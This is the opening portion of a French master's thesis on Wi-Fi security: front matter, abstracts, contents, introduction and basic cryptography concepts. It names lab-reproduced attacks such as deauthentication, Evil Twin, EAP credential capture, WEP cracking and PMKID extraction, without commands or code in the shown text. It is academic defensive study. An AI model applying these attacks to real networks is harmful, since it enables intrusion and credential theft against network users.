République du Sénégal

Un Peuple – Un But – Une Foi

Université Gaston Berger de Saint-Louis

U.F.R. de Sciences Appliquées et Technologie

Section : Mathématiques Appliquées

Mémoire du Master

Mention: Mathématiques Appliquées

Spécialité: Cryptographie, Codage et Application

Parcours: Sécurité

La sécurité des réseaux Wi-Fi et les attaques associées

Rédigé par :

Djiby Camara
Étudiant en Master 2 Cryptographie,
Codage et Application. Option: Sécurité
Identifiant: P30 452

Encadré par :

Pr. Cherif Diallo
Professeur à l'UGB
Département Informatique

Membres du Jury :

Qualité	Nom et Prénom	Grade	Établissement
Président	Pr. Augustin P. SARR	Professeur Assimilé	UGB Saint-Louis
Examinateur	Pr. Demba SOW	Professeur Assimilé	UCAD Dakar
Encadrant	Pr. Cherif DIALLO	Professeur Titulaire	UGB Saint-Louis

---

Année académique : 2024 – 2025

Soutenu le : 23 juin 2026

Dédicaces

À mes chers parents,
pour leur amour inconditionnel,
leur soutien indéfectible
et leurs sacrifices consentis
tout au long de mon parcours.

À mes frères et sœurs,
pour leur encouragement
et leur présence à mes côtés.

À tous mes amis et camarades
qui ont partagé cette aventure avec moi.

Je vous dédie ce travail.

Remerciements

Au terme de ce travail, je tiens à exprimer ma profonde gratitude à toutes les personnes qui ont contribué, de près ou de loin, à sa réalisation.

Mes remerciements les plus sincères vont en premier lieu à mon encadrant, **Pr. Cherif DIALLO**, pour sa disponibilité, ses précieux conseils, sa rigueur scientifique et son accompagnement tout au long de ce travail. Sa guidance a été déterminante dans l'aboutissement de ce mémoire.

Je remercie également l'ensemble des **membres du jury** pour l'intérêt qu'ils ont bien voulu porter à ce travail en acceptant de l'évaluer.

Ma reconnaissance va aussi à tout le **corps enseignant** de l'U.F.R. de Sciences Appliquées et Technologie de l'Université Gaston Berger de Saint-Louis, pour la qualité de la formation dispensée et leur dévouement au service des étudiants.

J'adresse également mes sincères remerciements aux membres du **Dahira Xidmatoul Xadim Sopey Serigne Sam Mbaye** pour leurs prières, leurs conseils et leur soutien moral qui m'ont accompagné tout au long de mon parcours.

Je remercie particulièrement **M. Papis Ann**, Directeur du **Pikine Club Lecture**, ainsi que l'ensemble des élèves du club, pour les échanges enrichissants, l'esprit de partage et l'encouragement constant.

Mes remerciements vont également à mes camarades de chambre **4G1C**, notamment **Serigne Saliou Mbacké Ndiaye**, **Aliou** et **Mor Niang**, pour leur fraternité, leur soutien et les moments de convivialité partagés durant ces années d'études.

J'exprime aussi ma gratitude à mes amis **Abdoul Khoudoss Ba** et **Elhadji Ndiaye**, pour leur présence, leurs encouragements et leur amitié sincère.

Je remercie chaleureusement ma **famille**, en particulier mes parents, pour leur soutien moral et matériel sans faille. Leur confiance en moi a été une source de motivation inépuisable.

Enfin, je remercie tous mes **camarades et amis** pour l'entraide, les échanges enrichissants et les moments de solidarité partagés durant ces années d'études.

À tous, j'adresse mes remerciements les plus sincères et ma profonde reconnaissance.

Djiby Camara
Saint-Louis, juin 2026

Résumé

Les réseaux Wi-Fi constituent aujourd'hui le vecteur d'accès à Internet le plus répandu, présents dans les foyers, les entreprises et les universités. Pourtant, la nature intrinsèquement ouverte du canal radio les expose à des vulnérabilités structurelles que des protocoles de sécurité successifs : WEP, WPA, WPA2 et WPA3 ont tenté de combler, sans toujours y parvenir pleinement.

Ce mémoire propose une étude articulée entre théorie et pratique de la sécurité des réseaux Wi-Fi et des attaques associées. Sur le plan théorique, il rappelle les fondements cryptographiques indispensables : chiffrement symétrique (AES, DES, RC4) et asymétrique (RSA) ainsi que l'architecture IEEE 802.11 et l'évolution des protocoles de sécurité. Sur le plan pratique, des expérimentations en laboratoire menées dans l'environnement de l'Université Gaston Berger de Saint-Louis ont permis de reproduire et d'analyser les principales attaques : interception passive par *sniffing*, attaque par déauthentification, déploiement d'un point d'accès malveillant de type *Evil Twin*, interception de *credentials* EAP via `hostapd-wpe`, cracking de clé WEP par l'attaque PTW avec Aircrack-ng, attaque par dictionnaire sur handshake WPA2, et extraction de PMKID avec Hashcat. Les études de cas de KRACK (2017), FragAttacks (2021), Dragonblood (2019) et BlastRADIUS (2024) illustrent que les vulnérabilités ne se limitent pas aux algorithmes, mais touchent également les protocoles d'échange et les infrastructures d'authentification.

Les résultats montrent que la robustesse d'un algorithme de chiffrement ne suffit pas à garantir la sécurité d'un protocole, et que le facteur humain reste un vecteur d'attaque décisif. En réponse, des mesures de protection concrètes sont proposées, organisées par niveau de priorité : adoption de WPA3 et activation de 802.11w, désactivation du WPS, segmentation par VLANs, déploiement d'un système de détection d'intrusion sans fil et sensibilisation des utilisateurs.

Mots-clés : Wi-Fi, IEEE 802.11, WEP, WPA2, WPA3, SAE, AES, CCMP, 4-Way Handshake, PMKID, Evil Twin, EAP Harvesting, KRACK, Perfect Forward Secrecy, sécurité des réseaux sans fil.

Abstract

Wi-Fi networks are today the most widespread means of Internet access, deployed in homes, enterprises, and universities alike. Yet the inherently open nature of the radio channel exposes them to structural vulnerabilities that successive security protocols : WEP, WPA, WPA2, and WPA3 have sought to address, though not always with complete success.

This thesis presents a study combining theoretical analysis and practical experimentation on the security of Wi-Fi networks and their associated attacks. On the theoretical side, it covers the essential cryptographic foundations : symmetric encryption (AES, DES, RC4) and asymmetric encryption (RSA) alongside the IEEE 802.11 architecture and the evolution of Wi-Fi security protocols. On the practical side, laboratory experiments conducted within the network environment of Université Gaston Berger de Saint-Louis enabled the reproduction and analysis of the main attacks: passive sniffing, deauthentication attacks, Evil Twin rogue access point deployment, EAP credential harvesting via `hostapd-wpe`, WEP key cracking using the PTW attack with Aircrack-ng, WPA2 handshake dictionary attacks, and PMKID extraction with Hashcat. Case studies of KRACK (2017), FragAttacks (2021), Dragonblood (2019), and Blast-RADIUS (2024) illustrate that vulnerabilities extend beyond cryptographic algorithms to encompass key exchange protocols and authentication infrastructures.

The findings demonstrate that the strength of an encryption algorithm alone does not guarantee the security of a protocol, and that the human factor remains a decisive attack vector. In response, concrete protective measures are proposed, organized by priority level: adoption of WPA3 with mandatory 802.11w activation, WPS deactivation, VLAN segmentation, wireless intrusion detection system deployment, and user awareness training.

Keywords: Wi-Fi, IEEE 802.11, WEP, WPA2, WPA3, SAE, AES, CCMP, 4-Way Handshake, PMKID, Evil Twin, EAP Harvesting, KRACK, Perfect Forward Secrecy, wireless network security.

Liste des abréviations et sigles

Sigle	Signification
Cryptographie et algorithmes	
AES	Advanced Encryption Standard
CBC-MAC	Cipher Block Chaining Message Authentication Code
CCMP	Counter Mode with CBC-MAC Protocol
DES	Data Encryption Standard
3DES	Triple Data Encryption Standard
ECC	Elliptic Curve Cryptography
GCMP	Galois/Counter Mode Protocol
GCM	Galois/Counter Mode
HMAC	Hash-based Message Authentication Code
IV	Initialization Vector (Vecteur d'initialisation)
KSA	Key Scheduling Algorithm
MAC	Message Authentication Code
MIC	Message Integrity Code
PBKDF2	Password-Based Key Derivation Function 2
PFS	Perfect Forward Secrecy
PMK	Pairwise Master Key
PMKID	Pairwise Master Key Identifier
PRGA	Pseudo-Random Generation Algorithm
PTK	Pairwise Transient Key
GTK	Group Temporal Key
RC4	Rivest Cipher 4
RSA	Rivest-Shamir-Adleman
SPN	Substitution-Permutation Network
TLS	Transport Layer Security
XOR	Exclusive OR (Ou exclusif)

Protocoles de sécurité Wi-Fi

OWE	Opportunistic Wireless Encryption
PSK	Pre-Shared Key (Clé pré-partagée)
SAE	Simultaneous Authentication of Equals
TKIP	Temporal Key Integrity Protocol
WEP	Wired Equivalent Privacy
WPA	Wi-Fi Protected Access
WPA2	Wi-Fi Protected Access 2
WPA3	Wi-Fi Protected Access 3
WPS	Wi-Fi Protected Setup

Architecture et composants réseau

AP	Access Point (Point d'accès)
BSS	Basic Service Set
BSSID	Basic Service Set Identifier
DS	Distribution System (Système de distribution)
ESS	Extended Service Set
ESSID	Extended Service Set Identifier
IBSS	Independent Basic Service Set
IoT	Internet of Things (Internet des objets)
LAN	Local Area Network
MIMO	Multiple-Input Multiple-Output
SSID	Service Set Identifier
VLAN	Virtual Local Area Network
WAN	Wide Area Network
WLAN	Wireless Local Area Network
WLC	Wireless LAN Controller
WNIC	Wireless Network Interface Card

Authentification et contrôle d'accès

EAP	Extensible Authentication Protocol
EAP-TLS	EAP with Transport Layer Security
MSCHAPv2	Microsoft Challenge Handshake Authentication Protocol v2
PEAP	Protected Extensible Authentication Protocol
RADIUS	Remote Authentication Dial-In User Service
UAM	Unauthenticated Access Mode (Portail captif)

Services réseau

ARP	Address Resolution Protocol
DHCP	Dynamic Host Configuration Protocol
DNS	Domain Name System
HTTP	HyperText Transfer Protocol
HTTPS	HyperText Transfer Protocol Secure
QoS	Quality of Service (Qualité de service)
SSH	Secure Shell
VPN	Virtual Private Network
WPAD	Web Proxy Auto-Discovery

Attaques et vulnérabilités

CVE	Common Vulnerabilities and Exposures
CVSS	Common Vulnerability Scoring System
DAI	Dynamic ARP Inspection
DoS	Denial of Service (Déni de service)
DDoS	Distributed Denial of Service
FMS	Fluhrer-Mantin-Shamir (attaque sur RC4)
MitM	Man-in-the-Middle
PTW	Pyshkin-Tews-Weinmann (attaque WEP)

Surveillance et sécurité

BYOD	Bring Your Own Device
NVD	National Vulnerability Database
SIEM	Security Information and Event Management
WIDS	Wireless Intrusion Detection System

Standards, normes et organisations

ACM	Association for Computing Machinery
ANSSI	Agence Nationale de la Sécurité des Systèmes d'Information
CIA	Confidentiality, Integrity, Availability (Triade)
IEC	International Electrotechnical Commission
IEEE	Institute of Electrical and Electronics Engineers
IETF	Internet Engineering Task Force
ISO	International Organization for Standardization
NIST	National Institute of Standards and Technology
USENIX	Advanced Computing Systems Association

Transmission et modulation

DSSS	Direct Sequence Spread Spectrum
ISM	Industrial, Scientific and Medical (bandes de fréquences)
OFDM	Orthogonal Frequency-Division Multiplexing

Informatique et matériel

CPU	Central Processing Unit
CUDA	Compute Unified Device Architecture
GPU	Graphics Processing Unit
OpenCL	Open Computing Language
RadSec	RADIUS over TLS
SOCKS5	Socket Secure (protocole proxy, version 5)

Contents

Résumé **3**

Abstract **4**

Liste des abréviations et sigles **5**

Liste des tableaux **12**

Liste des figures **13**

Introduction générale **14**

I Rappels sur la sécurité des systèmes dinformation et la cryptographie **17**
I.1 Sécurité des systèmes d'information 17
I.1.1 Définition d'un système d'information 17
I.1.2 Menaces, vulnérabilités et risques 18
I.1.3 Enjeux spécifiques aux réseaux sans fil WiFi 19
I.2 Notions fondamentales de cryptographie 19
I.2.1 Définition et objectifs de la cryptographie 19
I.2.2 Principe de chiffrement et de déchiffrement 20
I.2.3 Services de sécurité fournis par la cryptographie 20
I.3 Systèmes de chiffrement à clé symétrique 20
I.3.1 Principe général 21
I.3.2 Avantages et limites 21
I.3.3 Chiffrement par blocs et chiffrement par flux 21
I.4 Algorithmes symétriques par blocs 22
I.4.1 DES (Data Encryption Standard) 22
I.4.2 Triple DES (3DES) 23
I.4.3 AES (Advanced Encryption Standard) 23
I.5 Algorithmes symétriques par flux 24
I.5.1 RC4 (Rivest Cipher 4) 24
I.6 Systèmes de chiffrement asymétriques 25
I.6.1 Principe général 25
I.6.2 RSA et échange de clés 25
I.6.3 Services rendus : signature et authentification 26
I.7 Lien entre cryptographie et sécurité Wi-Fi 26
I.7.1 WEP et lusage de RC4 26
I.7.2 WPA/WPA2 et AES-CCMP 26
I.7.3 WPA3 et les mécanismes récents 27

II Les réseaux Wi-Fi Fondements et architecture **28**
II.1 Définition et fonctionnement . . . 28
II.2 Topologies et standards IEEE 802.11 . . . 29
II.2.1 Standards IEEE 802.11 . . . 29
II.2.2 Topologies IEEE 802.11 . . . 29
II.2.3 Mode Ad-hoc (IBSS) . . . 30
II.2.4 Mode Infrastructure . . . 30
II.3 Composants clés . . . 32

III Protocoles de sécurité Wi-Fi **34**
III.1 Présentation des protocoles . . . 34
III.1.1 WEP (Wired Equivalent Privacy) . . . 34
III.1.2 WPA (Wi-Fi Protected Access) . . . 36
III.1.3 WPA2 (Wi-Fi Protected Access 2) . . . 37
III.1.4 WPA3 (Wi-Fi Protected Access 3) . . . 38
III.2 Comparaison et synthèse de sécurité . . . 39

IV Mécanismes dauthentification et services réseau **41**
IV.1 Authentification et contrôle d'accès . . . 41
IV.1.1 Modèles d'authentification : PSK vs 802.1X/RADIUS . . . 41
IV.1.2 Portail Captif (UAM - Unauthenticated Access Mode) . . . 42
IV.2 Adressage IP et menaces DHCP . . . 43
IV.3 Services d'infrastructure et filtrage (DNS & Proxy) . . . 43
IV.3.1 Détournement DNS : vecteurs et enjeux de confiance . . . 43
IV.3.2 Proxy : surface d'interposition et contrôle . . . 44

V Attaques sur les réseaux Wi-Fi **45**
V.1 Sniffing et interception : de l'exposition physique à l'analyse de protocole . 45
V.1.1 Analyse de l'exposition au niveau de la couche physique . . . 45
V.1.2 Typologie de l'interception et analyse de protocole . . . 46
V.2 Attaque par déauthentification (Deauthentication Attack) . . . 48
V.2.1 Fondements théoriques . . . 48
V.2.2 Chaîne d'exploitation . . . 48
V.2.3 Pratiques expérimentales et analyse . . . 48
V.3 Evil Twin et Rogue AP . . . 49
V.3.1 Rogue AP — Point d'accès non autorisé . . . 49
V.3.2 Evil Twin — Le jumeau maléfique . . . 51
V.4 Attaques sur les protocoles de chiffrement Wi-Fi . . . 55
V.4.1 Attaques contre WEP (Wired Equivalent Privacy) . . . 55
V.4.2 Attaques contre WPA et WPA2 (TKIP/CCMP) . . . 58
V.4.3 Attaques contre WPA3 (SAE) . . . 63
V.5 Outils utilisés . . . 64
V.5.1 Aircrack-ng . . . 64
V.5.2 Wireshark . . . 65
V.5.3 Kismet . . . 66
V.5.4 Hostapd-wpe . . . 66
V.5.5 Hcxdumptool et Hcxtools . . . 67
V.5.6 Hashcat et John the Ripper . . . 67
V.5.7 Tableau récapitulatif des outils . . . 68

V.6 Études de cas . . . 68
V.6.1 KRACK — Key Reinstallation Attack (2017) . . . 68
V.6.2 FragAttacks — Fragmentation and Aggregation Attacks (2021) . . . 69
V.6.3 Dragonblood — Vulnérabilités WPA3-SAE (2019) . . . 70
V.6.4 PMKID Attack (2018) . . . 70
V.6.5 Blast-RADIUS (2024) . . . 71
V.6.6 Synthèse des études de cas . . . 71

VI Mesures de protection et bonnes pratiques **73**
VI.1 Sécurisation des points d'accès . . . 73
VI.1.1 Adopter WPA3 — ou au minimum WPA2 bien configuré . . . 73
VI.1.2 Activer 802.11w — la protection des trames de gestion . . . 74
VI.1.3 Désactiver WPS — sans exception . . . 75
VI.1.4 Choisir et renouveler les passphrases . . . 75
VI.1.5 Sécuriser l'interface d'administration . . . 76
VI.2 Configuration sécurisée du réseau . . . 76
VI.2.1 Segmenter le réseau avec des VLANs . . . 76
VI.2.2 Le filtrage MAC : une mesure complémentaire, pas principale . . . 77
VI.2.3 Configurer correctement le réseau invité . . . 77
VI.2.4 Sécuriser les services réseau sous-jacents . . . 77
VI.2.5 Maintenir les équipements à jour . . . 78
VI.3 Surveillance et audit . . . 78
VI.3.1 Surveiller le spectre radio avec un WIDS . . . 78
VI.3.2 Analyser le trafic réseau avec Snort . . . 79
VI.3.3 Centraliser les journaux dans un SIEM . . . 79
VI.3.4 Auditer régulièrement le réseau . . . 80
VI.4 Recommandations . . . 80
VI.4.1 Former et sensibiliser les utilisateurs . . . 80
VI.4.2 Adopter une politique de sécurité Wi-Fi . . . 81
VI.4.3 Adapter les mesures à l'environnement . . . 82
VI.4.4 Tableau récapitulatif des mesures par priorité . . . 82

Conclusion générale **84**

List of Tables

I.1 Lien entre cryptographie et sécurité des protocoles Wi-Fi 27

II.1 Évolution des principaux standards IEEE 802.11 29

III.1 Comparaison technique des protocoles de sécurité Wi-Fi 40

IV.1 Tableau comparatif : Modèles d'authentification 42

V.1 Récapitulatif des outils utilisés dans les expérimentations pratiques. 68
V.2 Synthèse des vulnérabilités Wi-Fi majeures étudiées. 71

VI.1 Mesures prioritaires par type d'environnement. 82
VI.2 Récapitulatif des mesures classées par niveau de priorité. 82

List of Figures

I.1 Schéma de principe du chiffrement et du déchiffrement symétrique 21
I.2 Principe du chiffrement par blocs 22
I.3 Principe du chiffrement par flux 22
I.4 Schéma de fonctionnement du Triple DES (3DES) 23
I.5 Structure interne de l'AES basée sur un réseau de substitution-permutation 23
I.6 Schéma de fonctionnement de l'algorithme RC4 24
I.7 Schéma de fonctionnement du chiffrement asymétrique 25

II.1 Topologie Wi-Fi en Mode Ad-hoc (IBSS) 30
II.2 Architecture d'un Basic Service Set (BSS) avec son point d'accès central . 31
II.3 Topologie Wi-Fi en Mode Infrastructure: Ensemble de Services Étendus (ESS) 32

IV.1 Topologie d'une attaque de type *Man-in-the-Middle* sur portail captif . . . 42

V.1 Configuration de l'interface réseau en mode moniteur 46
V.2 Visualisation granulaire du trafic 802.11 sous Wireshark 47
V.3 Extraction de données sensibles transmises en clair (HTTP) 47
V.4 Capture Wireshark illustrant une attaque par déauthentification 49
V.5 Détection d'un RogueAP sur UGB 51
V.6 Détection d'un Evil Twin via *airodump-ng* 53
V.7 Capture d'un échange MSCHAPv2 par *hostapd-wpe* 54
V.8 Cracking du hash MSCHAPv2 intercepté par *hostapd-wpe* 55
V.9 Cracking d'une clé WEP avec *Aircrack-ng* 57
V.10 Analyse Wireshark d'un paquet WEP 57
V.11 Vérification du 4-Way Handshake WPA2 capturé via *aircrack-ng* 59
V.12 Analyse Wireshark du 4-Way Handshake WPA2 (filtre : `eapol`) 60
V.13 Résultat de l'attaque par dictionnaire sur le handshake WPA2 capturé . . 61
V.14 Attaque PMKID via *Hashcat* 62

Introduction générale

Depuis leur démocratisation au début des années 2000, les réseaux sans fil Wi-Fi ont profondément transformé notre rapport à la connectivité. Aujourd'hui, ils constituent le mode d'accès privilégié à Internet pour des milliards d'utilisateurs à travers le monde — dans les foyers, les entreprises, les universités, les hôpitaux, les aéroports et les espaces publics. L'Université Gaston Berger elle-même en témoigne : ses réseaux `UGB/ODC`, `ED_UGB`, `UGB-Etudiants` et HUAWEI-E5330-B2E0 observés dans les expérimentations de ce mémoire, illustrent la place centrale que ces infrastructures occupent dans la vie académique quotidienne.

Pourtant, cette omniprésence s'accompagne d'une vulnérabilité structurelle que l'on sous-estime souvent : contrairement aux réseaux filaires, où le signal est confiné dans un câble physique, le canal radio est un espace ouvert et partagé. Toute personne disposant d'une interface Wi-Fi et d'un logiciel approprié peut, depuis un couloir, un parking ou un café voisin, observer le trafic qui circule, tenter de s'authentifier sur un réseau, voire déployer un point d'accès malveillant imitant un réseau légitime. Ce n'est pas une menace théorique : les attaques KRACK en 2017, FragAttacks en 2021 et Blast-RADIUS en 2024 ont démontré, à chaque fois, que des vulnérabilités insoupçonnées pouvaient affecter des centaines de millions d'appareils déployés dans le monde entier.

Contexte et motivation

C'est dans ce contexte que s'inscrit ce mémoire. L'objectif n'est pas de dresser un catalogue exhaustif des menaces Wi-Fi, mais de comprendre en profondeur les mécanismes qui les rendent possibles : pourquoi WEP, le premier protocole de sécurité sans fil, a-t-il pu être cassé en quelques minutes avec des outils librement accessibles ? Pourquoi WPA2, longtemps considéré comme sûr, s'est-il révélé vulnérable à une attaque aussi fondamentale que KRACK ? Et pourquoi WPA3, conçu précisément pour corriger ces failles, a-t-il lui-même présenté des vulnérabilités dès ses premières implémentations ?

Ces questions touchent à la fois à la cryptographie, à la conception des protocoles, à l'implémentation des logiciels et au comportement des utilisateurs. Elles illustrent une vérité constante en sécurité informatique : un système n'est jamais plus fort que son maillon le plus faible, et ce maillon peut se trouver à n'importe quel niveau de la chaîne — de l'algorithme de chiffrement jusqu'à la passphrase choisie par l'utilisateur.

Ce travail est également motivé par un constat pratique : les attaques Wi-Fi ne sont plus l'apanage d'experts disposant de matériel sophistiqué. Avec une distribution comme Kali Linux, une carte Wi-Fi compatible et les outils présentés dans ce mémoire — Aircrack-ng, Wireshark, hostapd-wpe, Hashcat — un utilisateur initié peut reproduire en laboratoire des attaques réelles contre des réseaux WEP, WPA2 et WPA2-Enterprise en quelques heures. Cette accessibilité rend la compréhension de ces menaces d'autant plus urgente.

Objectifs du mémoire

Ce mémoire poursuit trois objectifs complémentaires :

1. **Comprendre les fondements.** Avant d'analyser les attaques, il faut maîtriser les mécanismes sur lesquels elles s'appuient : les principes de la cryptographie symétrique et asymétrique, l'architecture des réseaux IEEE 802.11, les protocoles de sécurité WEP, WPA, WPA2 et WPA3, et les services réseau sous-jacents (authentification, DHCP, DNS, proxy).

2. **Analyser et démontrer les attaques.** La partie centrale de ce travail est expérimentale. Chaque attaque est présentée dans sa dimension théorique (mécanisme, vulnérabilité exploitée) et pratique (procédure en laboratoire, captures réelles, analyse des résultats). Les captures Wireshark, les sorties d'aircrack-ng, de hostapd-wpe et de Hashcat présentées dans ce mémoire sont issues de manipulations réelles menées dans l'environnement Wi-Fi de l'université, ainsi que sur un réseau personnel (`HUAWEI-E5330-B2E0`) mis à disposition dans un cadre strictement contrôlé à des fins académiques. Ce réseau a notamment servi de cible pour les attaques WEP, la capture du 4-Way Handshake WPA2 et l'extraction du PMKID.

3. **Proposer des contre-mesures adaptées.** La compréhension des attaques n'a de valeur que si elle débouche sur des recommandations concrètes. Le dernier chapitre propose des mesures de protection organisées par niveau de priorité et adaptées à différents contextes de déploiement, des réseaux résidentiels aux infrastructures universitaires et d'entreprise.

Démarche et périmètre

Ce mémoire adopte une démarche délibérément articulée entre théorie et pratique. Chaque concept est d'abord présenté dans sa dimension formelle — avec les définitions, les formules et les références aux standards internationaux (IEEE, IETF, NIST, ANSSI) — avant d'être illustré par des exemples concrets, des captures réseau ou des expérimentations en laboratoire.

Les manipulations pratiques ont été conduites dans un environnement contrôlé, sur des réseaux et équipements dédiés à cet usage ou avec l'autorisation des responsables concernés. Elles respectent le cadre légal applicable aux tests d'intrusion à des fins académiques. L'objectif n'est pas de fournir un guide d'attaque, mais de donner à comprendre, de l'intérieur, les mécanismes qui permettent à un attaquant d'exploiter ces vulnérabilités — condition indispensable pour les contrer efficacement.

Structure du mémoire

Ce mémoire est organisé en six chapitres qui suivent une progression logique, du plus fondamental au plus appliqué :

Le **chapitre 1** pose les bases théoriques indispensables en rappelant les principes de la sécurité des systèmes d'information (triade CIA) et les fondements de la cryptographie — chiffrement symétrique (AES, DES, RC4) et asymétrique (RSA) — en les reliant directement aux protocoles Wi-Fi qui en découlent.

Le **chapitre 2** présente l'architecture technique des réseaux Wi-Fi : la norme IEEE 802.11 et son évolution, les topologies Ad-hoc, BSS et ESS, et les composants clés d'une

infrastructure sans fil. Cette architecture est le support sur lequel reposent toutes les attaques analysées dans la suite du mémoire.

Le **chapitre 3** analyse en détail les protocoles de sécurité Wi-Fi successifs — WEP, WPA, WPA2 et WPA3 — en examinant pour chacun les mécanismes de chiffrement, les vulnérabilités connues et les conditions dans lesquelles ils restent acceptables ou doivent être abandonnés.

Le **chapitre 4** s'intéresse aux mécanismes d'authentification et aux services réseau : les modèles PSK et 802.1X/RADIUS, le portail captif, le DHCP, le DNS et le proxy. Ces services sont souvent négligés dans l'analyse de la sécurité Wi-Fi, alors qu'ils constituent des vecteurs d'attaque critiques.

Le **chapitre 5** constitue le cœur expérimental du mémoire. Il présente les principales attaques Wi-Fi — sniffing, déauthentification, Evil Twin, Rogue AP, cracking WEP, attaque par dictionnaire WPA2, PMKID, KRACK — avec leurs procédures pratiques, les captures réelles obtenues en laboratoire, les outils utilisés (Aircrack-ng, Wireshark, Kismet, hostapd-wpe, Hashcat), et les études de cas majeures (KRACK, FragAttacks, Dragonblood, Blast-RADIUS).

Le **chapitre 6** propose les mesures de protection et les bonnes pratiques correspondantes : sécurisation des points d'accès (WPA3, 802.11w, WPS), configuration réseau (VLANs, séparation des réseaux invités), surveillance et audit (WIDS, Snort, SIEM), et recommandations à destination des utilisateurs et des administrateurs.

Chapter I

Rappels sur la sécurité des systèmes dinformation et la cryptographie

Introduction

La sécurité des réseaux sans fil repose sur plusieurs notions fondamentales issues de la sécurité des systèmes d'information et de la cryptographie [1], [2]. Avant d'aborder les protocoles WiFi tels que WEP, WPA, WPA2 et WPA3, il est nécessaire de rappeler les concepts essentiels liés à la protection des données, aux objectifs de sécurité ainsi qu'aux mécanismes cryptographiques utilisés pour sécuriser les communications [3], [4]. Ce chapitre présente donc les bases théoriques indispensables à la compréhension du reste de ce mémoire, en mettant l'accent sur les systèmes de chiffrement symétriques (notamment AES, DES, RC4, RC5) et les systèmes asymétriques employés dans les protocoles modernes [5].

I.1 Sécurité des systèmes d'information

I.1.1 Définition d'un système d'information

Un **système d'information** peut être défini comme l'ensemble organisé des ressources humaines, matérielles, logicielles, des procédures et des données permettant de collecter, stocker, traiter et diffuser l'information au sein d'une organisation [1], [6]. Il constitue un élément central dans le fonctionnement des entreprises, administrations, universités et institutions publiques, car il soutient les processus de prise de décision, la gestion des opérations quotidiennes et la communication interne et externe [6].

De nos jours, la dépendance croissante aux technologies numériques rend la protection des systèmes d'information indispensable face aux menaces internes et externes [1]. Les cyberattaques (écoute, falsification, usurpation d'identité, déni de service, etc.) mettent en danger la continuité des activités, la confidentialité des données sensibles et la réputation des organisations [5].

Dans le contexte des réseaux Wi-Fi, le système d'information inclut non seulement le réseau câblé classique, mais aussi les points d'accès, les terminaux mobiles, les protocoles de gestion des clés et de chiffrement (WPA2, WPA3, etc.) [3]. Protéger ce système revient à assurer la sécurité des communications sur le canal sans fil, des données stockées sur les serveurs et des informations transmises entre les utilisateurs et les services [1].

La sécurité des systèmes d'information repose principalement sur trois objectifs fondamentaux appelés triade **CIA** (Confidentialité, Intégrité, Disponibilité) [6], [7]. Cette triade constitue la base des politiques de sécurité et est utilisée dans de nombreuses normes, notamment la famille ISO/IEC 27000 et ISO/IEC 27001 [6], [8].

- **Confidentialité :** garantir que seules les personnes autorisées peuvent accéder aux informations. La cryptographie (par exemple le chiffrement AES) est un des principaux mécanismes pour assurer cet objectif [2], [5].
- **Intégrité :** assurer que les données ne soient ni modifiées ni altérées de manière non autorisée. Des mécanismes tels que les codes d'authentification de message (MAC) ou les signatures numériques sont utilisés pour détecter tout changement non autorisé [2], [5].
- **Disponibilité :** garantir l'accès aux ressources et services lorsqu'ils sont nécessaires, même en présence de défaillances ou d'attaques. Cela implique la mise en place de mécanismes de tolérance aux pannes, de sauvegardes et de protection contre les attaques de déni de service (DoS) [5], [7].

Ces trois objectifs sont particulièrement importants dans les réseaux Wi-Fi, où les échanges se font à travers les ondes radio et sont donc potentiellement accessibles à tout observateur proche du point d'accès [3]. Dans ce contexte, la confidentialité (chiffrement des données), l'intégrité (protection contre la falsification des trames) et la disponibilité (protection contre les attaques de type déauthentications massives) constituent des enjeux majeurs de la sécurité des communications sans fil [3], [9].

I.1.2 Menaces, vulnérabilités et risques

Une **menace** représente un événement ou une source potentiellement nuisible susceptible de porter atteinte à la sécurité d'un système d'information [6], [8]. Une **vulnérabilité** est une faiblesse (dans un logiciel, une configuration, un protocole ou un processus) pouvant être exploitée par une menace pour compromettre la confidentialité, l'intégrité ou la disponibilité des données [5], [6]. Le **risque** correspond alors à la combinaison de la probabilité qu'une menace exploite une vulnérabilité et de l'impact attendu de cette exploitation [5], [8].

Parmi les menaces fréquentes, on peut citer [5], [10] :

- les **logiciels malveillants** (virus, vers, ransomwares, etc.) cherchant à corrompre ou chiffrer des données ;
- les **attaques par force brute** visant à deviner des mots de passe ou des clés de chiffrement [5] ;
- l'**interception des communications** (écoute passive, capture de trames) sur des supports non sécurisés [5], [8] ;
- l'**usurpation d'identité** (spoofing, attaques sur les sessions, etc.) pour accéder à des services au nom d'un utilisateur légitime [5] ;
- le **déni de service** (DoS/DDoS) visant à rendre indisponibles des ressources critiques [5], [10].

L'analyse des menaces, des vulnérabilités et des risques constitue le socle de toute démarche de gestion de la sécurité des systèmes d'information, notamment dans l'approche de la famille ISO/IEC 27000 [6], [8].

I.1.3 Enjeux spécifiques aux réseaux sans fil WiFi

Contrairement aux réseaux filaires, les réseaux Wi-Fi utilisent les ondes radio comme support de transmission, ce qui facilite le déploiement mais expose les communications à des risques particuliers [3], [9]. Le canal radio est accessible à tout appareil proche disposant d'une interface Wi-Fi, ce qui crée un environnement de confiance naturellement plus faible [3].

Parmi les risques spécifiques aux réseaux sans fil, on peut citer [3], [11] :

- **Écoute à distance** : interception des trames transmises sur le canal radio, y compris sans authentification préalable [3] ;
- **Accès non autorisé** : connexion à un réseau Wi-Fi par un utilisateur non autorisé, notamment lorsque les mécanismes de contrôle d'accès sont mal configurés [9] ;
- **Faux point d'accès** (rogue AP / evil twin) : configuration d'un point d'accès malveillant imitant un réseau légitime afin d'intercepter identifiants et données [3] ;
- **Attaques de déauthentification** : envoi massif de trames de déauthentication pour forcer la déconnexion des clients et préparer d'autres attaques (capture de handshake, attaque par force brute) [3] ;
- **Interception des identifiants** : capture de mots de passe, de clés de session ou de challenge/response lors de l'authentification, notamment si les protocoles anciens (WEP, WPA-PSK) sont utilisés [3].

Il devient donc essentiel de mettre en place des protocoles de sécurité robustes (tels que WPA2-AES et WPA3) et des contrôles complémentaires pour atténuer ces risques et garantir la triade CIA dans le contexte des réseaux Wi-Fi [3], [9].

I.2 Notions fondamentales de cryptographie

I.2.1 Définition et objectifs de la cryptographie

La cryptographie est la science qui vise à protéger l'information en la transformant à l'aide de méthodes mathématiques [2], [4]. Elle permet d'assurer la confidentialité des données échangées sur des réseaux non sécurisés, ainsi que d'autres propriétés essentielles pour la sécurité des systèmes d'information [5].

Les principaux objectifs de la cryptographie sont [2], [4], [5] :

- **Confidentialité** : garantir que seules les entités autorisées peuvent accéder au contenu des données.
- **Intégrité** : s'assurer que les données n'ont pas été modifiées de manière non autorisée au cours de leur transmission ou de leur stockage.
- **Authentification** : vérifier l'identité des entités communicantes (utilisateur, appareil, serveur).

